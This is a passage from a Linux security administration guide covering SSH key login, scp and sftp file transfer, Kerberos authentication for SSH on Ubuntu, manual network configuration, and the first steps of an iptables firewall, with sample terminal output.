user1@tj-dev-client:~/.ssh$ ssh 192.168.1.101
Enter passphrase for key '/home/user1/.ssh/id_rsa':
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Dec 31 02:43:19 2015 from tj-dev.local
user1@tj-dev-server:~$
```

We can see that now we are not prompted for the user account's password. Since we had configured the passphrase for the SSH key, it has been asked. Otherwise, we would have been logged into the system without being asked for the passphrase.

How it works...

When we create the SSH key-pair and move the public key to the remote system, it works as an authentication method for connecting to the remote system. If the public key present in the remote system matches the public key generated by the local system, and if the local system has the private key to complete the key-pair, login happens. Otherwise, if any key file is missing, login is not allowed.

Copying files remotely

Managing a system remotely is great using SSH. However, many would not know that SSH can also help in uploading and downloading files remotely.

Getting ready

To try the file transfer tools, we only need two Linux systems which can ping each other. On one system, the OpenSSH package should be installed and the SSH server should be running.


How to do it...

Linux has a collection of tools which can help to transfer data between networked computers. We will see how a few of them work in this section:

1. Suppose we have a file, `myfile.txt`, on the local system, which we want to copy to the remote system. The command to do so is given here:

   ```
   scp myfile.txt tajinder@sshserver.com:~Desktop/
   ```

   - The output is shown in the following screenshot:



   - Here, the remote location where the file will be copied to is the `Desktop` directory of the user account being used to connect.

2. When we check on the remote SSH system, we can see that the file `myfile.txt` has been copied successfully:

```
tajinder@sshserver:~/Desktop$ ls
newfile.txt
tajinder@sshserver:~/Desktop$ pwd
/home/tajinder/Desktop
tajinder@sshserver:~/Desktop$ ls
myfile.txt  newfile.txt
tajinder@sshserver:~/Desktop$ cat myfile.txt
This is a test file.
```

3. Now, let's suppose we have a `mydata` directory in the local system, which we want to copy to the remote system. This can be done by using the `-r` option in the command, as shown here:

```
scp -r mydata/ tajinder@sshserver.com:~Desktop/
```

   - The output is shown in the following screenshot:

```
tajinder@sshclient:~$ ls
Desktop    Downloads         Music    myfile.txt  Public     Videos
Documents  examples.desktop  mydata   Pictures    Templates
tajinder@sshclient:~$ scp -r mydata/ tajinder@sshserver.com:Desktop/
tajinder@sshserver.com's password:
file1                                         100%   19     0.0KB/s   00:00
file3                                         100%   21     0.0KB/s   00:00
file2                                         100%   25     0.0KB/s   00:00
tajinder@sshclient:~$
```

4. Again, we check on the remote server and see that the `mydata` directory has been copied with all its files:

```
tajinder@sshserver:~/Desktop$ ls
mydata  myfile.txt  newfile.txt
tajinder@sshserver:~/Desktop$ cd mydata/
tajinder@sshserver:~/Desktop/mydata$ ls
file1  file2  file3
tajinder@sshserver:~/Desktop/mydata$
```

5. Now we will see how to copy a file from the remote system back to the local system.
    - First, create a file on the remote server. Our file is `newfile.txt`:

```
tajinder@sshserver:~/Desktop$ ls
mydata  myfile.txt  newfile.txt
tajinder@sshserver:~/Desktop$
```

6. Now, on the local system, move to the directory where you wish to copy the file. Then, run the command as shown to copy the file from the remote system to the local system in the current directory:

```
scp -r tajinder@sshserver.com:/home/tajinder/Desktop/newfile.txt
```

    - The output is shown in the following screenshot:

```
tajinder@sshclient:~$ ls
Desktop    Downloads         Music    myfile.txt  Public     Videos
Documents  examples.desktop  mydata   Pictures    Templates
tajinder@sshclient:~$ scp -r tajinder@sshserver.com:/home/tajinder/Desktop/newfi
le.txt .
tajinder@sshserver.com's password:
newfile.txt                                   100%   25     0.0KB/s   00:00
tajinder@sshclient:~$ ls
Desktop    Downloads         Music    myfile.txt   Pictures  Templates
Documents  examples.desktop  mydata   newfile.txt  Public    Videos
tajinder@sshclient:~$
tajinder@sshclient:~$
```

7. We can also use `sftp` to interactively copy the files from the remote system, using FTP commands.
8. To do this, we first start the connection, using this command:

```
sftp tajinder@sshserver.com
```

    - Have a look at the execution of the command:

```
tajinder@sshclient:~$ sftp tajinder@sshserver.com
tajinder@sshserver.com's password:
Connected to sshserver.com.
sftp> ls
```

9. Next, we can run any FTP command. In our example, we try to get the file from the remote system using the `get` command, as shown:


```
get sample.txt /home/tajinder/Desktop
```

```
sftp> cd Desktop/
sftp> ls
mydata       myfile.txt   newfile.txt  sample.txt
sftp> get sample.txt /home/tajinder/Desktop
Fetching /home/tajinder/Desktop/sample.txt to /home/tajinder/Desktop/sample.txt
/home/tajinder/Desktop/sample.txt             100%   28     0.0KB/s   00:00
sftp>
```


10. In the local system, we can now check if the file has been copied successfully or not.

```
tajinder@sshclient:~$ cd Desktop/
tajinder@sshclient:~/Desktop$ ls
sample.txt
tajinder@sshclient:~/Desktop$
```


11. SSH also works through GNOME. So, instead of using the command line, we can use the GNOME File Explorer to start a SSH connection with the remote system.
12. In the GNOME File Explorer, go to **File** -> **Connect to Server...**.



13. In the next window, enter the details as required and click on **Connect**.



14. Now we can copy the files graphically from the remote system to the local system, or vice-versa.



How it works...

To copy files remotely over SSH, we use the tool `scp`. This helps with copying a single file or a complete directory from the client system to a defined location on the server system. For copying directory with all its content we use the `-r` option with the command.

We use the same tool to copy files from the remote SSH server to the client machine. However to do this we need to know the exact location of the file on the server.

Like `scp`, we have `sftp` tool, which is used to copy files over `ftp` from server to client. **SFTP** (**Secure File Transfer Protocol**) is better than FTP and ensures that data is transferred securely.

Lastly we use the GNOME File Explorer to graphically connect and transfer files from server to client and vice versa.

Setting up a Kerberos server with Ubuntu

Kerberos is an authentication protocol for allowing secure authentication over untrusted networks by using secret-key cryptography and trusted third parties.

Getting ready

To get Kerberos set up and running, we need three Linux systems (in our example, we have used Ubuntu). They should be able to communicate with each other and they should also have accurate system clocks.

We have given the hostname to each system as mentioned here:

- Kerberos system: `mykerberos.com`
- SSH Server system: `sshserver.com`
- Client system: `sshclient.com`

After doing this, edit the `/etc/hosts` file in each system and add the following details:

```
192.168.1.106   sshclient.com
192.168.1.101   sshserver.com
192.168.1.110   mykerberos.com
```

The IP address and the hostname can be different for your systems. Just make sure that after doing these changes they can still ping with each other.

How to do it...

Now, let's see how to complete the setup of the Kerberos server and the other systems for our example.


1. The first step is to install the Kerberos server. To do this, we will run the given command on the `mykerberos.com` system:

   ```
   sudo apt-get install krb5-admin-server krb5-kdc
   ```


- The output is shown in the following screenshot:

```
tajinder@mykerberos:~$ sudo apt-get install krb5-admin-server krb5-kdc
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  krb5-config krb5-user libgssapi-krb5-2 libgssrpc4 libkadm5clnt-mit8
  libkadm5srv-mit8 libkdb5-6 libkrb5-3 libkrb5support0 libverto-libevent1
  libverto1
Suggested packages:
  openbsd-inetd inet-superserver krb5-kdc-ldap krb5-doc
The following NEW packages will be installed:
  krb5-admin-server krb5-config krb5-kdc krb5-user libgssrpc4
  libkadm5clnt-mit8 libkadm5srv-mit8 libkdb5-6 libverto-libevent1 libverto1
The following packages will be upgraded:
  libgssapi-krb5-2 libkrb5-3 libkrb5support0
3 upgraded, 10 newly installed, 0 to remove and 323 not upgraded.
Need to get 1,126 kB of archives.
After this operation, 2,047 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```


2. During the installation process, a few details will be asked for. Enter the details as mentioned here:
   - For the question `Default Kerberos version 5 realm`, the answer in our case is `MYKERBEROS.COM`:



3. For the next question, `Kerberos servers for your realm:` the answer is `mykerberos.com`:



4. In the next screen, the question is `Administrative server for your realm:`, and its answer is `mykerberos.com`:



5. Once we have answered all the questions, the installation process will be resolved. The next step is to create a new realm. To do so, we use this command:

   `sudo krb5_realm`

   - The output is as shown in the following screenshot:

```
tajinder@mykerberos:~$ sudo krb5_newrealm
[sudo] password for tajinder:
This script should be run on the master KDC/admin server to initialize
a Kerberos realm.  It will ask you to type in a master key password.
This password will be used to generate a key that is stored in
/etc/krb5kdc/stash.  You should try to remember this password, but it
is much more important that it be a strong password than that it be
remembered.  However, if you lose the password and /etc/krb5kdc/stash,
you cannot decrypt your Kerberos database.
Loading random data
Initializing database '/var/lib/krb5kdc/principal' for realm 'MYKERBEROS.COM',
master key name 'K/M@MYKERBEROS.COM'
You will be prompted for the database Master Password.
It is important that you NOT FORGET this password.
Enter KDC database master key:
Re-enter KDC database master key to verify:
```

6. During this process, we will be asked to create a password for the Kerberos database. We can choose any password.
7. Next, we need to edit the `/etc/krb5.confand` file and modify the details as shown in the following screenshot. If any line does not already exist in the file, we also need to enter those. Go to the `libdefaults` section in the file and modify the value as shown here:

```
[libdefaults]
        default_realm = MYKERBEROS.COM
```

8. Move down to the `realms` section and modify the details as shown here:

```
[realms]
        MYKERBEROS.COM = {
                kdc = mykerberos.com
                admin_server = mykerberos.com
        }
```

9. Next, go to `domain_realm` section and enter the lines as shown here:

   `mykerberos.com = MYKERBEROS.COM`

   `.mykerberos.com = MYKERBEROS.COM`

   - This is shown in the following screenshot:

```
[domain_realm]
        .mit.edu = ATHENA.MIT.EDU
        mit.edu = ATHENA.MIT.EDU
        .media.mit.edu = MEDIA-LAB.MIT.EDU
        media.mit.edu = MEDIA-LAB.MIT.EDU
        .csail.mit.edu = CSAIL.MIT.EDU
        csail.mit.edu = CSAIL.MIT.EDU
        .whoi.edu = ATHENA.MIT.EDU
        whoi.edu = ATHENA.MIT.EDU
        .stanford.edu = stanford.edu
        .slac.stanford.edu = SLAC.STANFORD.EDU
        mykerberos.com = MYKERBEROS.COM
        .mykerberos.com = MYKERBEROS.com
```

10. Next, we need to add principles or entries to the Kerberos database which will represent users or services on the network. Doing so, we will use the tool `kadmin.local`. The principle must be defined for every user that participates in Kerberos authentication.

    Run the tool by typing the following command:

    `sudo kadmin.local`

    This will start the `kadmin.local` prompt, as shown here:

```
tajinder@mykerberos:~$ sudo kadmin.local
Authenticating as principal root/admin@MYKERBEROS.COM with password.
kadmin.local:  listprincs
K/M@MYKERBEROS.COM
kadmin/admin@MYKERBEROS.COM
kadmin/changepw@MYKERBEROS.COM
kadmin/ec2-54-201-82-69.us-west-2.compute.amazonaws.com@MYKERBEROS.COM
krbtgt/MYKERBEROS.COM@MYKERBEROS.COM
kadmin.local:
```

11. To see the existing principles, we can type this command:

    `list princs`

12. Now to add a principle for a user, we use the `addprinc` command. To add the `tajinder` account, we have used the command as shown here:

```
kadmin.local:  addprinc tajinder
WARNING: no policy specified for tajinder@MYKERBEROS.COM; defaulting to no polic
y
Enter password for principal "tajinder@MYKERBEROS.COM":
Re-enter password for principal "tajinder@MYKERBEROS.COM":
Principal "tajinder@MYKERBEROS.COM" created.
kadmin.local:
```

13. To add the `admin` role to the account being added, the command is shown in the following screenshot:

```
kadmin.local:  addprinc root/admin
WARNING: no policy specified for root/admin@MYKERBEROS.COM; defaulting to no pol
icy
Enter password for principal "root/admin@MYKERBEROS.COM":
Re-enter password for principal "root/admin@MYKERBEROS.COM":
Principal "root/admin@MYKERBEROS.COM" created.
kadmin.local:
```

14. If we give the admin role to any user, then uncomment the `*/admin` line in `/etc/krb5kdc/kadm.acl` file.
15. To check if the principle has been applied correctly, use the following command:

    `kinit`

16. Once done with the setup of Kerberos system, we now move to the client system. First, we need to install the client package for Kerberos by using the command shown in the following screenshot:

```
tajinder@sshclient:~$ sudo apt-get install krb5-user
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  krb5-config libgssapi-krb5-2 libgssrpc4 libkadm5clnt-mit8 libkadm5srv-mit8
  libkdb5-6 libkrb5-3 libkrb5support0
Suggested packages:
  krb5-doc
The following NEW packages will be installed:
  krb5-config krb5-user libgssrpc4 libkadm5clnt-mit8 libkadm5srv-mit8
  libkdb5-6
The following packages will be upgraded:
  libgssapi-krb5-2 libkrb5-3 libkrb5support0
3 upgraded, 6 newly installed, 0 to remove and 323 not upgraded.
Need to get 834 kB of archives.
After this operation, 1,129 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```

17. During the installation process, the same questions will be asked, which were asked during the installation of the Kerberos server. Enter the same details here as we entered earlier.
18. After completing installation, check if we are still able to ping `mykerberos.com` from the `sshclient.com` system.
19. Now to get the ticket for the client machine, depending on the principle that we created in `mykerberos.com`, the command to be used is shown here:

```
tajinder@sshclient:~$ kinit root/admin
Password for root/admin@MYKERBEROS.COM:
tajinder@sshclient:~$
```

    - If the command runs perfectly, it means it is working fine.

    Once done with the previous command, we move to the third system which we are using as SSH server. We need to install the SSH server and `krb5-config` package on this system. To do so, we run the command as shown here:

```
tajinder@sshserver:~$ sudo apt-get install openssh-server krb5-config
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version.
The following NEW packages will be installed:
  krb5-config
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 23.0 kB of archives.
After this operation, 98.3 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```

    - Again, we will be asked the same questions which were asked during the installation of the Kerberos server. Enter the same details here as previously.

20. Now edit the `/etc/ssh/sshd_config` file to enable the following lines:

```
# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
```

21. Remove the `#` and also change the value to `yes` if it is not already. After making the changes, restart the SSH server using the following command:

    `sudo service ssh restart`

22. Next, we will configure Kerberos server so that it works with the SSH server. To do so, we run the `kadmin.local` tool and then run the following commands:

```
kadmin.local:  addprinc -randkey host/sshserver.com
WARNING: no policy specified for host/sshserver.com@MYKERBEROS.COM; defaulting t
o no policy
Principal "host/sshserver.com@MYKERBEROS.COM" created.
kadmin.local:
```

23. The above command in the image adds the principle for the SSH server. Next, we run the command shown in the following screenshot to create the key file:

```
kadmin.local:  ktadd -k /tmp/sshserver.com.keytab host/sshserver.com
Entry for principal host/sshserver.com with kvno 2, encryption type aes256-cts-h
mac-sha1-96 added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type arcfour-hmac
 added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type des3-cbc-sha
1 added to keytab WRFILE:/tmp/sshserver.com.keytab.
Entry for principal host/sshserver.com with kvno 2, encryption type des-cbc-crc
added to keytab WRFILE:/tmp/sshserver.com.keytab.
kadmin.local:
```

24. Now we shall copy the key file from the Kerberos server system to the SSH server system using this command:

```
tajinder@mykerberos:~$ sudo scp /tmp/sshserver.com.keytab tajinder@sshserver.com
:/tmp/krb5.keytab
tajinder@sshserver.com's password:
sshserver.com.keytab                          100%  306     0.3KB/s   00:00
tajinder@mykerberos:~$
```

25. We have copied the file to `/tmp/` directory of the SSH server system. Once the copy completes, move the file to the `/etc/` directory.

26. Now on the client system, edit the `/etc/ssh/ssh_config` file and modify the lines as shown:

    `GSSAPIAuthentication yes`

    `GSSAPIDelegateCredentials yes`

27. Now on the client system, get the ticket by running this command:

```
kinit tajinder
```

28. Once the above command works, try to log in into the SSH server system from the client system using `ssh`:

```
tajinder@sshclient:~$ ssh sshserver.com
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan  5 09:23:52 2016 from mykerberos.com
tajinder@sshserver:~$
```

We should get authenticated without being asked for the password.

How it works...

First, we install the required packages on the first system to create a Kerberos server. After installation, a realm is created for server configuration. To complete the configuration, we perform the changes as mentioned in the `/etc/krb5.conf` file.

Then, we add a principle to the Kerberos database to add the user account to be used.

Once this is done, we move to the next system and install the Kerberos user package to create the client system. Then, we get a ticket from the Kerberos server system for the user account to be used on the client.

Next, we proceed to the third system where we install the `Openssh-server` package to create a SSH server. Then, we edit the configuration file of SSH to enable authentication.

We now come back to the Kerberos server system and add a principle for the SSH server. We create a key for the SSH server and then transfer this key file from the Kerberos server to the SSH server using the `scp` command.

Now if we try to log in to the SSH server system from the client system, we get logged in without being asked for the password, as the key we generated earlier is being used for authentication.

6
Network Security

In this chapter, we will discuss the following:

- Managing the TCP/IP network
- Using Iptables to configure a firewall
- Blocking spoofed addresses
- Blocking incoming traffic
- Configuring and using the TCP Wrapper

Managing the TCP/IP network

When computers are connected to each other to form a network and exchange information and resources with each other, managing this network information becomes an important task for a system administrator.

Getting ready

Before we start making any changes to the TCP/IP configuration, make sure to create a backup of the Network Manager configuration file, using this command:


```
root@sshserver:~# cp /etc/NetworkManager/NetworkManager.conf /etc/NetworkManager
/NetworkManager.conf.bak
root@sshserver:~#
```

Also, create a backup of the `/etc/network/interfaces` file in the same way.

How to do it...

In this section, we will take a look at how we can manually configure network settings using the command line:

1. Before starting the manual configuration, first let's check our current IP address, which has been assigned to the system automatically by DHCP. We can check the details graphically by right-clicking on the **Networking** icon in the top-right panel and then selecting **Connection Information**, as seen in the following image:



   We can see that the current IP address of our system is **192.168.1.101**.

2. Next, we check this information using the command line. We type the `ifconfig` command to do this.

```
root@sshserver:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:72:d6
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe28:72d6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:141738 errors:4 dropped:4 overruns:0 frame:0
          TX packets:61838 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36084367 (36.0 MB)  TX bytes:9779618 (9.7 MB)
          Interrupt:19 Base address:0x2000
```

3. If we just want to check the available Ethernet devices on the system, we can run this command:

```
root@sshserver:~# ifconfig -a | grep eth
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:72:d6
root@sshserver:~#
```

The preceding command will list a one-line description of all the available Ethernet devices on the system.

4. If we want a more detailed insight into the network interface, we can use the `lshw` tool.

```
root@sshserver:~# lshw -class network
  *-network
       description: Ethernet interface
       product: 79c970 [PCnet32 LANCE]
       vendor: Hynix Semiconductor (Hyundai Electronics)
       physical id: 1
       bus info: pci@0000:02:01.0
       logical name: eth0
       version: 10
       serial: 00:0c:29:28:72:d6
       width: 32 bits
       clock: 33MHz
       capabilities: bus_master rom ethernet physical logical
       configuration: broadcast=yes driver=pcnet32 driverversion=1.35 ip=192.168
.1.101 latency=64 link=yes maxlatency=255 mingnt=6 multicast=yes
       resources: irq:19 ioport:2000(size=128) memory:e7b00000-e7b0ffff
root@sshserver:~#
```

This tool also gives detailed information about the other capabilities of the hardware.

5. Now, we will disable Network Manager and then set the details of the IP address manually. To disable Network Manager, edit the `/etc/NetworkManager/NetworkManager.conf` file.

```
[main]
plugins=ifupdown,keyfile
dns=dnsmasq

no-auto-default=00:0C:29:28:72:D6,

[ifupdown]
managed=false
```

Change the line `managed=false` to `managed=true` and save the file.

6. Now, open the `/etc/network/interfaces` file in an editor of your choice. We see that, by default, there is no information regarding the `eth0` interface.

```
auto lo
iface lo inet loopback
```

7. Edit the file and add the information shown in the following screenshot. Make sure to add the IP details according to your network settings.

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static

address         192.168.1.101
netmask         255.255.255.0
network         192.168.1.0
broadcast       192.168.1.255
gateway         192.168.1.1
```

When done, save the file, and then reboot the computer to **disengage** Network Manager.

8. If we wish to create a virtual network adapter, we can add the following lines to the `/etc/network/interfaces` file, as shown here:

```
auto eth0:0
iface eth0:0 inet static

address         192.168.1.110
netmask         255.255.255.0
gateway         192.168.1.1
```

By doing this, we have added two IP addresses to the single Ethernet card. We can do this to create multiple instances of the network card.

9. Once the preceding editing is complete, restart the networking service using either of the following commands:

```
service network-manager restart
/etc/init.d/networking restart
```

10. Next, we take a look at how to configure the appropriate name server that is to be used if the IP address is being configured manually.

    To make the changes, edit the `/etc/resolv.conf` file in any editor, and add these lines:

```
nameserver 192.168.1.1
nameserver 192.168.1.1

nameserver 127.0.0.1
search com
```

By following the preceding steps, we will be able to configure the IP details successfully.

How it works...

The TCP/IP settings on a system can be either managed automatically or manually. Depending on the content in the `/etc/NetworkManager/NetworkManager.conf` file, the system will understand whether the settings are to be managed automatically or manually.

For a manual configuration, we edit the `/etc/network/interfaces` file, and enter the preceding IP details. Once this is done, we restart the networking service or completely reboot the system to make the changes effective.

Using Iptables to configure a firewall

One of the essential steps required to secure a Linux system is to set up a good firewall. Most Linux distributions come preinstalled with different firewall tools. **Iptables** is one such default firewall in a Linux distribution. In older versions of the Linux kernel, Ipchains was the default firewall.

Getting Ready

Since Iptables ships with the Linux distribution, no extra tool needs to be installed to use it. However, it is recommended that when you use Iptables; do not use the root account. Instead, use a normal account that has super-user access to run the commands efficiently.

How to do it...

We can define different rules using Iptables. These rules are then followed by the kernel when checking incoming and outgoing traffic packets:

1. The first thing we need to do on our system is check which version of Iptables is installed using the command shown here:

```
root@sshserver:~# iptables -V
iptables v1.4.12
root@sshserver:~#
```

2. Now, we will check whether any rule already exists on the system for Iptables using the `-L` option.

```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```

3. The preceding output can also be seen in a format that tells us about the commands that are necessary for each policy. To do this, use the `-S` option, as shown here:

```
root@sshserver:~# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
root@sshserver:~#
```

4. Now, we will check which of the modules of Iptables are loaded by default in order to know their proper functionality using this command:

```
root@sshserver:~# lsmod | grep ip_tables
ip_tables              18302  1 iptable_filter
x_tables               22178  2 iptable_filter,ip_tables
root@sshserver:~#
```

5. Let's add this first in Iptables, which will make sure that all the online connections at present will stay online even after we have made rules to block unwanted services:

   ```
   iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j
   ACCEPT
   ```

